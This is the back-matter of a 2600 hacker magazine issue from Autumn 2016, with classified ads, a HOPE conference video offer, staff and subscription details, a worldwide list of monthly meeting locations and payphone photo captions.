HAVE YOU SEEN THE NEW *2600* STORE? We've finally made the jump into the 21st century with a store that has more features, hacker stuff, and endless possibilities than ever before. We now accept Bitcoin and Google Wallet, along with the usual credit cards and PayPal. We have more digital download capability for the magazine and for HOPE videos. Best of all, we've lowered prices on much of our stock. Won't you pay us a visit? store.2600.com

Services

DOUBLEHOP.ME is an edgy VPN startup aiming to rock the boat with double VPN hops and encrypted multi-datacenter interconnects. We enable clients to VPN to country A, and transparently exit country B. Increase your privacy with multiple legal jurisdictions and leave your traditional VPN behind! We don't keep logs, so there's no way for us to cooperate with LEOs, even if we felt compelled to; we simply respond with one liners from *50 Shades*. We accept Bitcoin and promote encrypted registration over Telegram Messenger. Use promo code COSBYSWEATER2600 for 50% off (https://www.doublehop.me).

LISTEN TO THE GREYNOISE PODCAST. There are many information security podcasts out there, and we're just one of them. We are here for the newbies and veterans alike! The greynoi.se podcast discusses general news, science, and privacy as well as technology specific issues, all from the hacker perspective. Recorded LIVE at the SYNShop Hackerspace in Las Vegas, NV, Friday nights at 7 pm. Recorded shows are usually online by Monday evenings. Have a listen and we LOVE feedback! https://greynoi.se

DIGITAL FORENSICS FOR THE DEFENSE! Sensei Enterprises believes in the Constitutional right to a zealous defense, and backs up that belief by providing the highest quality digital forensics and electronic evidence support for criminal defense attorneys. Sensei's digital forensic examiners hold the prestigious CISSP, CCE, and EnCE certifications. Our veteran experts are cool under fire in a courtroom - and their forensic skills are impeccable. We recover data nationwide from many sources, including computers, external media, tablets, and smartphones. We handle a wide range of cases, including hacking, child pornography possession/distribution, solicitation of minors, theft of proprietary data, data breaches, interception of electronic communications, identity theft, rape, murder, embezzlement, wire fraud, racketeering, espionage, cyber harassment, cyber abuse, terrorism, and more. Our principals are co-authors of

Locked Down: Practical Information Security for Lawyers, 2nd edition (American Bar Association 2016), *Encryption Made Simple for Lawyers* (American Bar Association 2015), and hundreds of articles on digital forensics and an award-winning blog on electronic evidence. They lecture throughout North America and have been interviewed by ABC, NBC, CBS, CNN, Reuters, many newspapers, and even Oprah Winfrey's *O* magazine. For more information, call us at 703.359.0700 or email us at sensei@senseient.com.

GET YOUR HAM RADIO LICENSE! KB6NU's "No-Nonsense" study guides make it easy to get your Technician Class amateur radio license or upgrade to General Class or Extra Class. They are always up to date and clearly and succinctly explain the concepts, while at the same time, give you the answers to all of the questions on the test. The PDF version of the Technician Class study guide is free, but there is a small charge for the other versions. All of the e-book versions are available from www.kb6nu.com/study-guides. Paperback versions are available from Amazon, and an audiobook version of the Tech study guide is now available from Audible. E-mail cwgeek@kb6nu.com for more information.

SECURE UNIX SHELLS & HOSTING SINCE 1999. JEAH.NET is one of the oldest and most trusted for fast, stable shell accounts. We provide hundreds of vhost domains for IRC and email, the latest popular *nix programs, access to classic shell programs and compilers. JEAH.NET proudly hosts eggdrop, BNC, IRCD, and web sites w/SQL. *2600* readers' setup fees are always waived. BTW: FYNE.COM (our sister co.) offers free DNS hosting and WHOIS privacy for $3.50 with all domains registered or transferred in!

INTELLIGENT HACKERS UNIX SHELL: Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted in Chicago with Filtered DoS Protection. Multiple Dual Core FreeBSD servers. Affordable pricing from $5/month, with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon Code: Save2600. http://www.reverse.net/

SUSPECTED OR ACCUSED OF INTERNET-RELATED CRIMES? Stand up for your rights! Be polite, respectful, and calm. Repeat your own version of the following mantra: "Officer, I respectfully invoke all of my legal and Constitutional rights. Based on advice of counsel, I respectfully request to talk to my lawyer, I want to remain silent, and I will not consent to any search or seizure. Am I under arrest? Am I free to leave? Can I go now?" Omar Figueroa is an aggressive Constitutional and criminal defense lawyer with experience representing persons accused of hacking, cracking, misappropriation of trade secrets, and other cybercrimes. Omar is a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and for more than a decade has provided pro bono representation for hackers, whistleblowers, and hacktivists. Past clients include Kevin Mitnick (million dollar bail case in California Superior Court dismissed), Robert Lyttle of "The Deceptive Duo" (patriotic hacktivist who exposed elementary vulnerabilities in the United States information infrastructure) and Vincent Kershaw (protester allegedly connected with Anonymous involved in a DDOS action against PayPal and member of the PayPal 14). Also, given that the worlds of the hacker and the cannabis connoisseur have often intersected historically, please note that Omar also defends non-violent human beings accused of committing cannabis offenses and also helps his clients understand the complex maze of medical marijuana-related laws and regulations in California. Please contact Omar Figueroa at (415) 489-0420 or (707) 829-0215, at omar@alumni.stanford.edu, or at Law Offices of Omar Figueroa, 7770 Healdsburg Ave., Ste. A, Sebastopol, CA 95472.

HACKERS, PHREAKERS, COMPUTER NERDS. Feel disillusioned, depressed, and dissatisfied with the way your life is passing? Need love, happiness, togetherness, and financial freedom? Here is the solution. Be with us to be yourself. You can be independent by joining with your kind. Enjoy the possibilities of collective thought, with associates who feel and think just like you do. Break that old routine, and dare to explore something new and unique. Contact THE HUB at: P. Bronson, P.O. Box 1000-AF8163, Houtzdale, PA 16698-1000.

FBI FILES - Public service websites GetGrandpasFBIfile.com and GetMyFBIfile.com provide simple form letters to get dossiers from the FBI and other agencies. Free of charge. You can also print out the blank request templates if you prefer not to share personal information while using the website.

ANTIQUE COMPUTERS. From Altos to Zorba and everything in between - Apple, Commodore, DEC, IBM, MITS, Xerox... vintagecomputer.net is full of classic computer hardware restoration information, links, tons of photos, video, document scans, and how-to articles. A place for preserving historical computers, maintaining working machines, running a library of hard-to-find documentation, magazines, SIG materials, BBS disks, manuals, and brochures from the 1950s through the early WWW era. http://www.vintagecomputer.net

DATA RAIN SOLUTIONS is a budding Colorado IT startup specializing in reliable and affordable remote tech support in advanced malware removal, PC optimization, diagnostics, and more. *2600* subscribers get 10% off their first order, as-need basis, or 1 year sub. Contact us: shanaroneasomi@yahoo.com. Visit us: http://shanaroneasomi.wix.com/datarain. Join the team! (Hackers welcome)

Personal

OPERATION PRISON PIRATE needs your help! OPP Media started as a hobby in 2012 to provide uncensored information and entertainment to various prisons in the U.S., but we've hit the limit of what we can do by ourselves. We really need donations. It costs us about $50 per broadcast, all out of pocket. Recently, our main transmitted was damaged, and we can't afford to replace it. We are also looking for engineers, producers, voiceover talent, or anyone who can help us in any way. We'd like to expand to cover even more prisons, but we need some help. E-mail us at OPPmedia@hushmail.com, and send bitcoins to 1J34tpXw84qM39LEZRtnUiVVpmuU6oxQJE.

ATTENTION WORLD HACKERS. Eight years of this B/S. Looking for motivated operatives who can post my name and address all over the Internet and dark net so I can receive the latest tech information, business opportunities (and hot girls): David Rademaker #PO1361, RJ Donovan, 480 Alta Road, San Diego, California 92179.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. If you're an electronic subscriber, please send us a copy of your subscription receipt. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com.

Deadline for Winter issue: 11/21/16.


THE ELEVENTH HOPE

It's over. You missed it.


Or you were there and found yourself incredibly frustrated at all of the things you wanted to see and do, yet were limited by the problem of only being able to be in one place at a time.

Either way, we can help. We've got high quality HD recordings of every last talk that was given in the three main tracks, plus the Open Microphone and Hackers Got Talent post-midnight sessions. These are by far the best looking videos we've ever had.

We're making these available in three ways:



Full sets of all talks in MP4 format, no DRM, easy to copy, for $89 on a 128GB thumb drive. (We told you these were high quality - that's double the space we used two years ago!)



On DVD, where a full set of over 100 DVDs will cost $249 or $2.99 per DVD (and no, we are not going to use multiple pages to list all of the talk titles here - paper doesn't grow on trees, after all).

For download directly from **store.2600.com** at 59 cents a talk - you get the same MP4s that would come on the thumb drive, but you can choose the ones you want and not have to deal with any hardware.

A full list of talks can be found in The Eleventh HOPE video section of our store. Everyone gets the Internet Society talk for free (they're the folks who made the HD stream possible and without whom we wouldn't have this amazing archive).

Also available at our store are various leftover HOPE items: shirts, badges, empty Club-Mate bottles, whatever we could find. The conference may be history, but the fun can continue until the next one.

"I have so many websites. I have them all over the place. I hire people, they do a website. It costs me $3." - Donald Trump, June 16, 2015

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Bob Hardy

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Infrastructure
flyko

Network Operations
phiber

Broadcast Coordinator
Juintz

IRC Admins
beave, koz, r0d3nt

Inspirational Music: Mike Oldfield, Jimmy Spicer, Mac Quayle, Chemical Brothers, Photek, LCD Soundsystem

Shout Outs: ISOC, Joly, Hurricane, Vice Lab, Off The Air, The Eleventh HOPE volunteers

R.I.P. Jerry Doyle

***2600* is written by members of the global hacker community. You can be a part of this by sending your submissions to articles@2600.com or the postal address below.**

2600 (ISSN 0749-3851, USPS # 003-176); Autumn 2016, Volume 33 Issue 3, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. & Canada - $27 individual,
$50 corporate (U.S. Funds)
Overseas - $38 individual, $65 corporate

BACK ISSUES:
1984-1999 are $25 per year when available.
Individual issues for 1988-1999
are $6.25 each when available.
2000-2015 are $27 per year or $6.95 each.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office/Fax Line: +1 631 751 2600**

Copyright © 2016; 2600 Enterprises Inc.

MEETINGS

ARGENTINA

Buenos Aires: Bodegon Bellagamba, Carlos Calvo 614, San Telmo. In the back, tables passing bathrooms.
Saavedra: Pizzeria La Farola de Saavedra, Av. Cabildo 4499, Capital Federal. 7 pm

AUSTRALIA

Central Coast: Ourimbah RSL (in the TAB area), 6/22 Pacific Hwy. 6 pm
Melbourne: Oxford Scholar Hotel, 427 Swanston St.
Sydney: Metropolitan Hotel, 1 Bridge St. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BELGIUM

Antwerp: Central Station, top of the stairs in the main hall. 7 pm

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Food court of Eau Claire Market. 6 pm
Edmonton: Elephant & Castle Pub, 10314 Whyte Ave, near big red telephone box. 6 pm

British Columbia

Kamloops: Student St in Old Main in front of Tim Horton's, TRU campus.
Vancouver: International Village Mall food court.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center food court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm
Toronto: Free Times Cafe, College and Spadina.
Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

COSTA RICA

Heredia: Food court, Paseo de las Flores Mall.

CZECHIA

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.
Grenoble: EVE performance hall on the campus of Saint Martin d'Heres. 6 pm
Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 7:30 pm
Paris: Place de la Republique, opposite the empty fountain. 6 pm
Rennes: Bar le Golden Gate, Rue St Georges a Rennes. 8 pm
Rouen: Place de la Cathedrale, benches to the right. 8 pm
Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the payphones beside the Dublin Tourism Information Centre on Suffolk St. 7 pm

ISRAEL

***Beit Shemesh:** In the big Fashion Mall (across from train station), second floor, food court. Phone: 1-800-800-515. 7 pm
***Safed:** Courtyard of Ashkenazi Ari.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.
Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food court at La Plaza de Americas, right front near Italian food.
Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm
Trujillo: Starbucks, Mall Aventura Plaza. 6 pm

PHILIPPINES

Quezon City: Chocolate Kiss ground floor, Bahay ng Alumni, University of the Philippines Diliman. 4 pm

RUSSIA

Moscow: Pub Lora Craft, Pokrovka St 1/13/6. 7 pm

SWEDEN

Stockholm: Starbucks at Stockholm Central Station.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

THAILAND

Bangkok: The Connection Seminar Center. 6:30 pm

UNITED KINGDOM

England

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm
Leeds: The Brewery Tap Leeds. 7 pm
London: Trocadero Shopping Center (near Piccadilly Circus), front entrance on Coventry St. 6:30 pm
Manchester: Bulls Head Pub on London Rd. 7:30 pm
Norwich: Entrance to Chapelfield Mall, under the big screen TV. 6 pm

Scotland

Glasgow: Starbucks, 9 Exchange Pl. 6 pm

Wales

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Arizona

Phoenix (Mesa): HeatSync Labs, 140 W Main St. 6 pm
Prescott: Method Coffee, 3180 Willow Creek Rd. 6 pm
Tucson: Sunny Daze Cafe. 6 pm

Arkansas

Ft. Smith: River City Deli at 7320 Rogers Ave. 6 pm

California

Anaheim (Fullerton): 23b Shop, 418 E Commonwealth Ave (business park behind the thrift store). 7 pm
Chico: Starbucks, 246 Broadway St. 6 pm
Los Angeles: Union Station, inside main entrance (Alameda St side) near the Traxx Bar.
Monterey: East Village Coffee Lounge. 5:30 pm
Sacramento: Hacker Lab, 1715 I St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Center near street level fountains. 6 pm
San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Fort Collins: Dazbog Coffee, 2733 Council Tree Ave. 7 pm

Connecticut

Newington: Panera Bread, 3120 Berlin Tpke. 6 pm

Delaware

Newark: Barnes and Nobles cafe area, Christiana Mall.

District of Columbia

Arlington: Rock Bottom at Ballston Commons Mall. 7 pm

Florida

Fort Lauderdale: Undergrounds Coffeehaus, 3020 N Federal Hwy. 7 pm
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm
Jacksonville: Kickbacks Gastropub, 910 King St. 6:30 pm
Melbourne: Sun Shoppe Cafe, 540 E New Haven Ave. 5:30 pm
Sebring: Lakeshore Mall food court, next to payphones. 6 pm
Titusville: Bar IX, 317 S Washington Ave.

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court, 111 East Puainako St.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.
Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Space by Doejo, 444 N Wabash, 5th floor. 6 pm
Peoria: Starbucks, 1200 West Main St.

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.
Indianapolis: Tomlinson Tap Room, City Market, 2nd floor.
West Lafayette: Jake's Roadhouse, 135 S Chauncey Ave.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.
Davenport: Co-Lab, 627 W 2nd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown, 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Minnesota

Bloomington: Mall of America food court in front of Burger King. 6 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2215 Scott Ave. 6 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Elko: Uber Games and Technology, 1071 Idaho St. 6 pm
Las Vegas (Henderson): Las Vegas Hackerspace, 1075 American Pacific Dr Suite C. 6 pm
Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Hampshire

Keene: Local Burger, 82 Main St. 7 pm

New Jersey

Somerville: Dragonfly Cafe, 14 E Main St.

New York

Albany: Starbucks, 1244 Western Ave. 6 pm
New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.
Rochester: Interlock Rochester, 1115 E Main St, Door #7, Suite 200. 7 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm
Greensboro: Caribou Coffee, 3109 Northline Ave (Friendly Center).
Raleigh: Cup A Joe, 3100 Hillsborough St. 7 pm

North Dakota

Fargo: West Acres Mall food court.

Ohio

Cincinnati: Hive13, 2929 Spring Grove Ave. 7 pm
Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.
Columbus: Front of the food court fountain in Easton Mall. 7 pm
Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.
Youngstown (Niles): Panara Bread, 5675 Youngstown Warren Rd.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm
Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm
Philadelphia: 30th St Station, food court outside Taco Bell. 5:30 pm
Pittsburgh: Tazz D'Oro, 1125 North Highland Ave at round table by front window.
State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas on first floor.
Trujillo Alto: The Office Irish Pub. 7:30 pm

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm
Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm
Nashville: Emma Inc., 9 Lea Ave. 6 pm

Texas

Austin: The Chicon Collective, 301 Chicon St, Suite D. 7 pm
Dallas: Wild Turkey, 2470 Walnut Hill Ln. 7 pm
Houston: Ninfa's Express seating area, Galleria IV. 6 pm
Plano: Fourteen Eighteen Coffeehouse, 1418 Ave K. 6 pm

Vermont

Burlington: The Burlington Town Center Mall food court under the stairs.

Virginia

Arlington: (see District of Columbia)
Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm
Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm
Richmond: Hack.RVA 1600 Roseneath Rd. 6 pm

Washington

Seattle: Cafe Allegro, upstairs, 4214 University Way NE (alley entrance). 6 pm
Spokane: The Service Station, 9315 N Nevada (North Spokane).
Tacoma: Tacoma Mall food court. 6 pm
Wenatchee: Badger Mountain Brewing, 1 Orondo Ave.


Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month (a * indicates a meeting that's held on the first Thursday of the month). Unless otherwise noted, *2600* meetings begin at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Follow @2600Meetings on Twitter and let us know your meeting's Twitter handle!

Eurasian Payphones



Germany. Is it a phone or an art piece? It's hard to tell. This one was seen in Bonn.

Photo by Jason Lenny

Turkey. Spotted in Ephesus, this instrument of the former state-owned company is now run by a Saudi enterprise.

Photo by Allison Smith

United Kingdom. In Birmingham, it's customary to leave the receiver dangling.

Photo by Richard Bailey

Croatia. This was found on the island of Vis. We're told the receiver possibly still works if you're a robot with the correct interface in your head.

Photo by Richard Hanisch

Visit **http://www.2600.com/phones/** to see our foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photos

As we all know, hackers are involved in nearly every aspect of life. In this example, **Jules** has discovered one of our favorite activities near Lake George, New York.

Amsterdam's Centraal Station is a real hub of activity, which is why it's so surprising that none of us came upon this one before. Fortunately, **Roc Rizzo** managed to spot this very special railroad track signal.

If you've spotted something that has "2600" in it or anything else of interest to the hacker world (such as funny uses of "hacker," "unix," "404," you get the idea...), take a picture and send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed. Make sure and tell us where you spotted your subject along with any other info that makes it interesting - many photos are eliminated due to lack of detail.

Email your submissions to articles@2600.com or use snail mail to *2600* Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free one-year subscription (or back issues) or a *2600* t-shirt of your choice.